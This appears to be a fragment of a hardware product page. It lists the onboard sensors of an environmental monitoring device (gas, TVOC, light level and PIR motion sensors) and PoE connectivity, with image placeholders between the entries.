


SGP30
eCO₂/TVOC





MiCS-6814
gas sensor





ZMOD4410
TVOC/air quality


VEML7700
light level



EKMC2600100K
PIR motion




PoE
in and out

